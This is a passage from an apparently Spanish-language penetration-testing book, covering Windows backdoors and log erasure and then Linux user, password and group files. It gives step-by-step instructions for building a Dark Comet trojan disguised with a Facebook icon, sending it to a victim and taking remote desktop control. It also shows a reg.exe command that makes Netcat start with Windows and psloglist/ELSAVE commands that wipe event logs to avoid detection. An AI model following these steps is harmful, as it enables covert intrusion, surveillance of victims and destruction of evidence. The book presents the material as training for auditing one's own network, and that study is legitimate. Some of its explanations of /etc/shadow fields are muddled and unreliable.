- *Características útiles*. Dark Comet provee al usuario de un sinfín de características muy útiles, como: captura remota de la pantalla, captura de la webcam, capacidad de explorar el disco de la víctima, gestor de procesos, gestor de registro, *shell* remota, captura de contraseñas, registro de teclas presionadas, gestor de procesos de inicio, capacidad de agregar scripts, entre muchas más.

- *Tecnología multihilos*. El hecho de que esta herramienta haya sido creada pensando en la tecnología multihilos, permite al usuario ejecutar distintas acciones al mismo tiempo y gestionar varios usuarios troyanizados simultáneamente.

A continuación se listarán una serie de pasos, tratando de explicar cada uno de ellos, con el objetivo de hacer funcionar el troyano Dark Comet con sus características básicas.

- Deberá extraer todo el contenido del archivo descargado de la página de Dark Comet en una carpeta.

- Ejecute el archivo **Client.exe** para abrir la consola de gestión del troyano.

- Vaya al menú **Edit Server** y elija **Server module**. Esta opción nos permitirá configurar todos los elementos del troyano, con el objetivo de obtener un programa servidor funcional.




Figura 4.29. Ventana de configuración del Servidor Dark Comet

En este paso se explicarán brevemente cada una de las opciones presentes:

- Los modos **RES** y **EOF** tienen que ver con la estructura con la que se creará nuestro servidor. Funcionalmente es importante tomarlo en cuenta si es que se aplica alguna técnica en el futuro para tratar de hacer el servidor indetectable para los antivirus.

- En este ejemplo no se configuró ninguna contraseña de seguridad, sin embargo, es recomendable colocar una para asegurar que la víctima estará solamente bajo su control.

- El **Process Mutex**, como se explicó anteriormente, es utilizado para prevenir que se ejecute más de una instancia idéntica de este troyano.

- El **serverID** y el **Profile Name** son valores referenciales para poder identificar de forma correcta a las víctimas.

1. Diríjase a la opción **Network Settings** en el panel izquierdo. En este apartado se encuentran todas las opciones de configuración con respecto a la conectividad entre el servidor que está por crear y el cliente que ejecutará en su ordenador.

   - **IP/DNS**. En esta caja de texto debemos colocar la dirección IP de nuestro ordenador para que el servidor pueda conectarse a él. Si desea ayuda para obtener su IP, puede hace clic en la flecha verde que se encuentra al costado de IP/DNS, el programa le dará tres opciones: **Get localhost IP**, **Get Lan IP**, **Get Wan IP**. Debe escoger alguna de estas opciones dependiendo del escenario y el entorno donde estará ejecutando su servidor.

   - **Port**. Deberá colocar el número de puerto por donde se comunicará el servidor a ser enviado a la víctima y su cliente, que gestionará todo. No está de más remarcar que el puerto tiene que ser el mismo tanto en la configuración del servidor como en el cliente.

2. Una vez que tiene configurados la dirección IP y el puerto, puede hacer una prueba de conectividad con Test Network o simplemente establecer la configuración con la opción **Add this configuration**.




Figura 4.30. Configuración de red en Dark Comet

3. Hasta este momento las características esenciales para el funcionamiento del troyano ya están configuradas. Ahora necesitará, elegir la opción **Choose Icon** en el panel izquierdo para poder seleccionar un icono a nuestro servidor.

4. Dark Comet nos brinda distintas opciones de iconos, desde no elegir ninguno hasta varios personalizados que tienen muy buen aspecto. Elija uno; para este ejemplo se eligió uno de los iconos de Facebook.




Figura 4.31. Elección de icono para el servidor

5. Para finalizar diríjase a la opción **Build Module** del panel izquierdo, elija una extensión para su servidor con la opción **Output extension** y haga clic en el botón **Build Server**. El programa le pedirá un nombre para su servidor, elija uno y, a continuación, haga clic en **Guardar** para así crear su servidor con todas las opciones configuradas anteriormente.

Figura 4.32. Archivo servidor creado

6. Deberá configurar, ahora, el cliente para que espere la conexión por parte de la víctima. Para esto cierre las ventana de configuración de servidor y diríjase al menú **Listen**, coloque el puerto que escogió a la hora de configurar el servidor y haga clic en el botón **Listen**.

7. Ahora nada más deberá enviar el archivo servidor a la víctima para que lo ejecute. Cuando la víctima ejecute el servidor obtendrá en su lista de conectados una nueva entrada, tal como se muestra a continuación.

Figura 4.33. Dark Comet esperando nuevas conexiones y mostrando las conexiones actuales

8. Para entrar a las opciones de gestión de dicha víctima, simplemente debe hacer doble clic en una de ellas. Una vez que lo ha realizado, el programa le mostrará una ventana con todas las opciones que puede ejecutar en la víctima.

9. Como ejemplo tomaremos control remoto del escritorio de la víctima, para lograr esto haga doble clic en **Spy Functions** en el panel izquierdo y verá cómo se despliegan más opciones. Haga doble clic en **Remote Desktop** y se abrirá una nueva ventana, haga clic en el botón **Play** y obtendrá control gráfico del ordenador de la víctima.

Figura 4.34. Obteniendo control remoto del ordenador de la víctima con Dark Comet

4.5.4 Escribir en el registro de Windows

Escribir en el registro de Windows siempre será de vital importancia para un intruso malicioso. Todos los valores que gestionan la seguridad del sistema conceden permisos a usuarios y almacenan una lista de los programas que se ejecutan al inicio de sesión, se guardan en una base de datos de configuración de los sistemas operativos.

Las puertas traseras explicadas en este capítulo requieren en su mayoría modificar el registro del sistema donde son instaladas. Esto no tiene otra finalidad que estas herramientas puedan iniciarse cada vez que el sistema operativo arranque, o la máquina en cuestión sea reiniciada.

En el apartado de este capítulo donde se habla de la enumeración a través del registro de Windows, se analizó una herramienta procedente del paquete de Windows 2000 Resource Kit denominada **regdmp.exe**, la cual permitía extraer los valores del registro cuyas direcciones se especificaban como parámetro. Además de esta herramienta, se puede encontrar en este Kit de recursos otra utilidad muy interesante llamada **REG.exe**. Esta aplicación permite la lectura y la escritura de claves en el registro de Windows a través de la red y por medio de la consola de MS-DOS. Si ejecutamos esta herramienta sin parámetros nos muestra las opciones que lleva incorporadas:

```
C:>Reg.exe

Command-line registry manipulation utility version 1.10.
Copyright Microsoft Corporation 1997. All rights reserved.

REG operation <Parameter List>

  operation      [ QUERY  | ADD     | UPDATE  | DELETE | COPY |
                   SAVE   | LOAD    | RESTORE | UNLOAD | FIND |
                   EXPORT | COMPARE | IMPORT  ]

For help on a specific operation type:
  REG operation /?

Examples:

  REG QUERY /?
  REG ADD /?
  REG UPDATE /?
  REG DELETE /?
  REG COPY /?
  REG SAVE /?
  REG RESTORE /?
  REG LOAD /?
  REG UNLOAD /?
  REG FIND /?
  REG EXPORT /?
  REG IMPORT /?
  REG COMPARE /?
```

La sintaxis que hay que utilizar para añadir un dato en el registro será **reg.exe ADD** <Clave_registro> \\NombrePC.

La clave del registro, donde se guarda la lista de programas y la configuración de qué procesos se ejecutan al inicio de cada nueva sesión están en, **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**. Para lograr escribir en esta dirección el lugar donde se encuentra la puerta trasera, debemos utilizar la aplicación REG.exe. Se podría escribir una orden como la siguiente, donde la herramienta maliciosa tomada como ejemplo es nuestro apreciado Netcat:

```
C:\>Reg.exe ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\nc='C:\WINDOWS\nc.exe' \\HACK
Connecting to remote machine \\HACK
La operación se ha completado correctamente.
```

4.6 EL BORRADO DE HUELLAS

Todo *hacker* debe buscar en la vida real dos pautas antes de atacar a un objetivo: la primera es conseguir las metas que se propone contra los sistemas elegidos de la forma más eficiente posible, y la segunda es terminar el trabajo de forma correcta, es decir, realizar todas las acciones sin ser detectado por los administradores a cargo de los sistemas comprometidos y, en lo posible, no dejar ninguna huella que le pueda implicar en el sistema víctima.

Las acciones de escanear, enumerar, obtener un acceso remoto, abrir una puerta trasera, etc, tienen una implicación en el sistema víctima: se registra cualquier suceso que haya ocurrido en la máquina durante el tiempo que permanezca encendida, sin hablar de tener que esquivar de manera ingeniosa detectores de intrusos, antivirus y demás lindezas que se implementan más y más en empresas e instituciones. Estos registros se guardan en unas bases de datos denominadas *logs*, los cuales se suelen dividir en secciones que registran eventos correspondientes a la seguridad, el sistema, las aplicaciones, las conexiones de red, los servicios instalados, las actualizaciones que se hagan, etc. Todos estos ficheros siguen un formato común. Los diferentes datos que se vayan guardando se suelen clasificar con una fecha y una hora que corresponden al momento en el que se ha producido la incidencia. También se incluye información relacionada con el usuario activo en ese momento y los nombres de las máquinas que han intervenido en el problema.

Como podrá suponer, es de vital importancia eliminar toda esta información antes de salir del sistema comprometido, para ello se van a exponer brevemente dos interesantes herramientas que permiten en cierto modo el borrado de estos *logs*.

La primera herramienta se llama **psloglist**. La podrá encontrar dentro de las potentes aplicaciones que forman parte del paquete Pstools, el cual fue desarrollado por el grupo Sysinternals y que Microsoft ha adquirido.

Sus opciones son muy sencillas y fáciles de usar; para verlas basta con escribir en la consola de Windows **psloglist.exe /?**; esta herramienta es capaz de borrar los *logs* pertenecientes al sistema operativo, por supuesto plataformas Microsoft. La sintaxis que debemos usar para realizar esta acción es: **psloglist.exe** <\\NombrePC> **-c**.

La segunda utilidad se llama ELSAVE y se puede encontrar en diversos sitios de Internet. Se trata de un magnífico programa que permite guardar o eliminar los *logs* que generan las plataformas Microsoft Windows NT, sus

opciones se muestran escribiendo **ELSAVE.exe -?**; si se desea borrar todos los *logs* generados en el sistema de un ordenador, debe usar la siguiente sintaxis: **ELSAVE.exe –s** <\\NombrePC> **-l** <log> **-C**, donde el parámetro *log* hace alusión a los sucesos registrados que se desea borrar. Para los sucesos del sistema se pondrá entre comillas "System", para los sucesos de las aplicaciones se pondrá entre comillas "Aplication" y para los sucesos de seguridad se pondrá entre comillas "Security".

Por último, hay que comentar que los servicios que están instalados en las máquinas y en producción tienen en determinadas ubicaciones carpetas con sus propios *logs* generados. Esto implicará al asaltante malicioso tener que investigar un poco sobre ese tipo de servicio para poder determinar dónde se guardan los *logs*, con el objeto de intentar borrar, alterar o manipular el contenido de esos *logs*, que sin duda pueden delatar las actividades realizadas. Como administradores de sistemas es recomendable intentar situar dichos ficheros *log* en ubicaciones distintas a las predeterminadas por el fabricante o incluso redireccionar estos *logs* a otras maquinas preparadas para el almacenamiento seguro de estos, piense que las ubicaciones por defecto de los ficheros *logs* serán las primeras que el intruso verificará. El borrado de huellas es un tema mucho más extenso del que aquí se ha podido brindar, pero el objetivo de este capítulo divulgativo no es otro que llevar al lector por los pasos necesarios que un asaltante realizará con toda seguridad cuando intente o consiga comprometer sistemas Microsoft.

4.7 CONCLUSIONES

En este capítulo ha leído sobre las diversas maneras en las que puede enumerar información y vulnerar los sistemas basados en Windows. Siguiendo la misma metodología de enumeración, ha podido ver las aplicaciones relevantes en sistemas Windows para obtener información de bases de datos públicas utilizando los comandos **whois** o con **Netscan Tools**. De la misma manera, ahora sabe enumerar información de la red con los comandos **net** en Windows (**net view**, **net use**…).

Después de enumerar información ha visto técnicas que se utilizan para obtener acceso a los sistemas Windows. Utilizando herramientas como Brutus puede crear diccionarios con usuarios y contraseñas para luego obtener acceso al servidor realizando un ataque de fuerza bruta a los servicios de autenticación. Lo que más puede sorprender, son los grandes avances que existen en puertas traseras para mantener el acceso a los ordenadores vulnerados. Puertas traseras gráficas como Dark Comet se esconden como herramientas de administración remota, pero presentan un gran peligro tanto para muchas redes de casa como de empresas que utilizan los ordenadores a diario.

Utilice los conocimientos de este capítulo para realizar auditorías en su propia red y comprobar su propia seguridad. Procure tener cuidado si lo hace en sistemas de producción, primero probando las técnicas en su entorno de laboratorio. El material expuesto aquí son técnicas que se acumulan con tiempo, y se le incentiva a investigar continuamente sobre los conceptos expuestos aquí mientras domina el uso de las herramientas y toma el control sobre su entorno de red.

Capítulo 5

HACKING EN SISTEMAS LINUX

Han pasado varios años desde la creación de este sistema operativo que empezó como el proyecto icono para fomentar el código libre. Habiendo empezado como un proyecto *amateur* y con una comunidad limitada, hoy en día, Linux es un sistema operativo de gran prestigio y que desempeña un gran rol en el mercado empresarial. Ciertamente, ya no hay que tener título de Informática para instalar este sistema operativo y muchos usuarios gozan de los beneficios del mundo de código libre. Empresas como Red Hat, Novell y Canonical demuestran que hay una creciente demanda en este nicho ofreciendo distribuciones mucho más amigables y seguras a la vez, puesto que la seguridad es un área donde Linux siempre se ha desempeñado bien, y todos se benefician de esto.

Linux es una buena plataforma para realizar diversas pruebas de penetración de seguridad. La mayoría de las herramientas de seguridad son desarrolladas para esta plataforma y el código es luego portado a Windows. Los desarrolladores prefieren el modelo de código libre para sus herramientas, y es esta mentalidad la que fomenta la innovación en el desarrollo de ellas mismas al compartir el código con otros profesionales de la seguridad.

Linux es también usado porque fue creado teniendo la seguridad en mente. Llegará un momento, al buscar víctimas en la red, en el que se encuentre con un ordenador cuyo sistema operativo es Linux y no el tan comúnmente conocido Windows. El sistema operativo de Microsoft, ciertamente, está ampliamente

extendido y los usuarios en casa son las víctimas más comunes de los atacantes maliciosos en Internet. Linux no tiene la misma divulgación que Microsoft en el *Desktop* y por esa misma razón no hay tantos intentos de crear virus, *botnets* o intentar instalar *spyware* para esta plataforma. Los objetivos en Linux son distintos y ciertamente no es fácil penetrarlo. A lo largo de este capítulo, se mostrarán diversas herramientas necesarias para realizar distintos ataques de enumeración y penetración en redes. Se detallarán las maneras de vulnerar un sistema operativo Linux y se explorarán algunas maneras de evitar estos ataques.

5.1 LA SEGURIDAD BÁSICA EN LINUX

Antes de empezar a explorar los diversos métodos de ataque y defensa en Linux, se repasarán algunos conceptos necesarios sobre el modelo de seguridad en este sistema. Si siente que tiene suficiente confianza sobre el manejo del sistema operativo, puede elegir no leer esta sección, aunque nunca está de más repasar las bases. La intención de esta sección no es explicar el uso del sistema, algo que bien puede hacer buscando recursos en Internet o algún otro libro especializado en el manejo de Linux. El siguiente repaso hace hincapié sobre los usuarios y el sistema de permisos que hay para limitar el abuso del sistema por parte de ellos además de mencionar otros aspectos que ayudan a consolidar la seguridad en Linux.

5.1.1 Los usuarios en Linux

Linux es un sistema multiusuario, es decir, más de un usuario puede iniciar una sesión en el sistema en cualquier momento y un solo usuario puede tener múltiples sesiones cuando así lo desee. Tener conocimiento sobre los tipos de usuarios y cómo administrarlos será de gran importancia para securizar su servidor Linux.

Lo primero que se puede decir sobre los usuarios es mencionar al más importante de todos ellos: *root*. La cuenta de *root* es la cuenta que utiliza Linux para la administración del sistema. Un usuario normal puede estar limitado según lo que pueda o no hacer dentro de un sistema, *root* tiene poder ilimitado. El usuario *root* tiene control completo sobre todos los aspectos del ordenador. No se puede esconder nada de *root* y *root* hace lo que quiere, cuando quiere y como él quiera.

Todas las cuentas de usuario se guardan en el fichero **/etc/passwd**. Este fichero tiene permisos de lectura para todos. He aquí un ejemplo de cómo se ve este fichero:

```
kr0m@FromHell:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
Debian-exim:x:100:102::/var/spool/exim4:/bin/false
statd:x:101:65534::/var/lib/nfs:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
haldaemon:x:103:106:Hardware abstraction layer,,,:/var/run/hal:/bin/false
identd:x:104:65534::/var/run/identd:/bin/false
gdm:x:105:108:Gnome Display Manager:/var/lib/gdm:/bin/false
kr0m:x:1000:1000:kr0m,,,:/home/kr0m:/bin/bash
privoxy:x:106:65534::/etc/privoxy:/bin/false
ntp:x:107:109::/home/ntp:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
raul:x:1001:1001:Raul Fuentes,,,:/home/raul:/bin/bash
openldap:x:112:111:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
gaston:x:1003:1003:Gaston Vega,,,:/home/gaston:/bin/bash
linuxero:x:1004:1004:Estudiantes,,,:/home/linuxero:/bin/bash
proftpd:x:108:65534::/var/run/proftpd:/bin/false
ftp:x:109:65534::/home/ftp:/bin/false
postfix:x:113:113::/var/spool/postfix:/bin/false
```

Cada línea de este fichero da información acerca de un usuario. Considere sólo al usuario **raul**:

```
raul:x:1001:1001:Raul Fuentes,,,:/home/raul:/bin/bash
```

Cada campo está separado por dos puntos. La información que detallan los campos es la siguiente:

raul	El nombre de usuario. Esta cuenta debe ser única en la máquina local.
x	Campo de contraseña. Antes aquí se guardaba la contraseña cifrada, pero ahora se prefiere el uso del fichero **/etc/shadow** para esto. La **x** indica que la contraseña se guarda en este fichero para añadir seguridad.
1001	El siguiente campo corresponde al identificador de usuario (o comúnmente referido como UID, siglas de la palabra en inglés *User Identification*). Este identificador es único en el ordenador y se ocupa de mantener un rastro de qué archivos pertenecen al usuario **raul**.
1001	Este otro número, aunque de igual valor, no representa la misma información. Este valor corresponde al identificador de grupo (comúnmente referido como GID, siglas de la palabra en inglés *Group Identification*). Este identificador es único en el ordenador y se ocupa de mantener un rastro de qué archivos pertenecen a ese grupo en particular. En este caso, el usuario **raul** tiene su propio grupo llamado **raul** también.
Raul Fuentes,,,	Este campo es netamente descriptivo. Sirve para guardar comentarios acerca del usuario, puede ser cualquier cosa y usualmente se llena tan solo con el nombre completo del usuario. En este caso, debería haber cuatro comentarios separados por coma, pero el administrador de este sistema se limita a tan solo el nombre del usuario, dejando la otra información en blanco.
/home/raul	Este campo contiene el directorio de inicio del usuario. Cada vez que inicie una sesión en el ordenador, comienza a trabajar dentro de este directorio.
/bin/bash	Este campo contiene la consola por defecto que ocupa el usuario para ejecutar instrucciones en el ordenador.

Como el fichero **/etc/passwd** tiene permisos de lectura para todos, las contraseñas no se guardan ahí. Se guardan, a su vez, en un fichero al que sólo el administrador de sistema pueda tener acceso. Lo que sigue es un ejemplo del fichero **/etc/shadow**:

```
kr0m@FromHell:~$ sudo cat /etc/shadow
Password:
root:$1$fxM1bPAy$ZXP/hL/GBCNphby2vMYUi.:13392:0:99999:7:::
daemon:*:13392:0:99999:7:::
bin:*:13392:0:99999:7:::
sys:*:13392:0:99999:7:::
sync:*:13392:0:99999:7:::
games:*:13392:0:99999:7:::
man:*:13392:0:99999:7:::
lp:*:13392:0:99999:7:::
mail:*:13392:0:99999:7:::
news:*:13392:0:99999:7:::
uucp:*:13392:0:99999:7:::
proxy:*:13392:0:99999:7:::
www-data:*:13392:0:99999:7:::
backup:*:13392:0:99999:7:::
list:*:13392:0:99999:7:::
irc:*:13392:0:99999:7:::
gnats:*:13392:0:99999:7:::
nobody:*:13392:0:99999:7:::
Debian-exim:!:13392:0:99999:7:::
statd:!:13392:0:99999:7:::
messagebus:!:13392:0:99999:7:::
haldaemon:!:13392:0:99999:7:::
identd:!:13392:0:99999:7:::
gdm:!:13392:0:99999:7:::
kr0m:$1$pie2QAy2$LNGmjR/rJSiRhiAC00.QZ/:13392:0:99999:7:::
privoxy:!:13396:0:99999:7:::
ntp:!:13397:0:99999:7:::
sshd:!:13405:0:99999:7:::
raul:$1$wbHObYR0$.wN.qQ9xeSwRaFrmYc3ck1:13582:0:99999:7:::
gaston:$1$2aaJLTHi$lMwufHkYNn0z6pTDiV2wJ/:13487:0:99999:7:::
linuxero:$1$FUh58hR1$Z8.ifAiqzHwE87He8.Eh41:13582:0:99999:7:::
proftpd:!:13496:0:99999:7:::
ftp:!:13496:0:99999:7:::
postfix:!:13573:0:99999:7:::
```

Como podrá notar el lector, este fichero se asimila a **/etc/passwd** pero con algunas diferencias que se destacarán con el siguiente ejemplo. Estudie la línea que pertenece al usuario **raul**:

```
raul:$1$wbHObYR0$.wN.qQ9xeSwRaFrmYc3ck1:13582:0:99999:7:::
```

raul	Nuevamente, el nombre de la cuenta usuario. El mismo que ocupa en **/etc/passwd**.
1wbHObYR0$.wN. qQ9xeSwRaFrmYc3ck1	La contraseña cifrada. Éste es el *hash* resultante al pasar la contraseña por el método de encriptación de MD5. El campo no debiera permanecer vacío (el usuario entra sin validar una contraseña).
13582	Último cambio de contraseña. Este campo viene expresado en días a partir del 1 de enero de 1970.
0	Este campo representa el mínimo número de días hasta que se permita un cambio. Desde este número de días a partir de la última vez que se cambió la clave, no se permite volver a modificarlo. Un valor de cero permite la modificación siempre que se desee.
99999	Este valor representa un máximo valor de días para exigir un cambio de contraseña.
7	Este valor representa el máximo número de días hasta que se exija el cambio. Si este número es menor que el mínimo número de días hasta que se permita el cambio, entonces no se puede modificar la contraseña. Si transcurrido este tiempo no se modifica la contraseña, entonces la cuenta se inhabilita.
-	Este campo (que está en blanco) guarda el valor para el número de días de aviso de caducidad. Se utiliza para indicar cuánto tiempo antes de que caduque la cuenta se le notifica al usuario.

-	Este campo (que está en blanco) guarda el número de días antes de desactivar la cuenta. Transcurrido este número de días una vez caducada la contraseña, se desactiva la cuenta.
-	Este campo (que está en blanco) puede especificar una fecha de caducidad, indicando para cuánto tiempo se ha creado la cuenta.

En la administración del sistema, debe tener en mente tres principales tipos de cuenta:

- **Cuenta root**. El superusuario antes mencionado. Normalmente se llama **root**, pero no tiene por qué ser así. Puede acceder a todos los archivos y únicamente **root** puede ejecutar ciertos programas. Por ejemplo, sólo **root** puede levantar servicios demonio, como el servidor Web, puesto que éste debe estar a la escucha en el puerto 80 (que es privilegiado). Ésta es la cuenta que todos los atacantes maliciosos quieren obtener. Root tiene un UID de 0. Cualquier usuario que posea UID 0 posee una cuenta **root**.

- **Cuenta normal**. La cuenta de usuario normal es aquella que se utiliza para validarse en el sistema. El usuario **raul**, como se ha mostrado en el fichero **/etc/passwd**, es un ejemplo de este tipo de cuenta. Este usuario normalmente tiene un directorio de inicio en **/home**. No es necesario que se le asocie una consola de comandos **/bin/bash**, puede tener asociada la consola **/bin/false,** que se asigna para que el usuario pueda validarse en el sistema y hacer uso de recursos Web y obtener correo, pero no tendrá acceso a un intérprete de comandos del sistema operativo. Los usuarios normales tienen privilegios reducidos para restringir acceso a funciones sensibles del sistema.

- **Cuenta de sistema**. Las cuentas de sistema son usuarios virtuales creados para propósitos específicos del sistema operativo. Estas cuentas no pueden validarse en el sistema de manera normal y no tienen directorios de inicio. Un usuario común bajo esta categoría es **nobody**. Esta cuenta de usuario es una genérica ocupada para manejar ciertos programas que deben permanecer a la escucha. Otro ejemplo es **www-data**, que es ocupado en distribuciones Debian para administrar el servidor Web Apache.

5.1.2 Los grupos en Linux

Además de tener usuarios, Linux sabe cómo administrar grupos porque las redes informáticas están hechas para colaborar en equipo. Para lograr tareas en común, resulta bastante cómodo agrupar a varios usuarios bajo un solo grupo, para administrar mejor los controles de acceso a recursos de la red de trabajo. Los grupos de Linux son guardados en el fichero **/etc/group**. Seguidamente, tenemos un ejemplo resumido de este archivo:

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
shadow:x:42:
users:x:100:
nogroup:x:65534:
lpadmin:x:104:
messagebus:x:105:
haldaemon:x:106:
powerdev:x:107:
kr0m:x:1000:snort,gaston
ntp:x:109:
raul:x:1001:kr0m,gaston
snort:x:1002:
gaston:x:1003:kr0m
linuxero:x:1004:
postfix:x:113:
```

Al igual que los ficheros ocupados para los usuarios y las contraseñas, cada línea contiene datos sobre un grupo específico. Considere nuevamente al usuario **raul**, que tiene su propio grupo llamado **raul**:

```
raul:x:1001:kr0m,gaston
```

Los campos son nuevamente separados por dos puntos y representan la siguiente información:

raul	El nombre del grupo.
x	La contraseña cifrada del grupo. Si está vacía, no hay contraseña; si contiene una x, la contraseña se guarda en /etc/gshadow.
1001	El número identificador del grupo, comúnmente referido como el GID (*Group Identification*).
kr0m,gaston	Este último campo contiene una lista separada por comas de nombres de usuario que pertenecen al grupo descrito.

5.1.3 Administrando los permisos

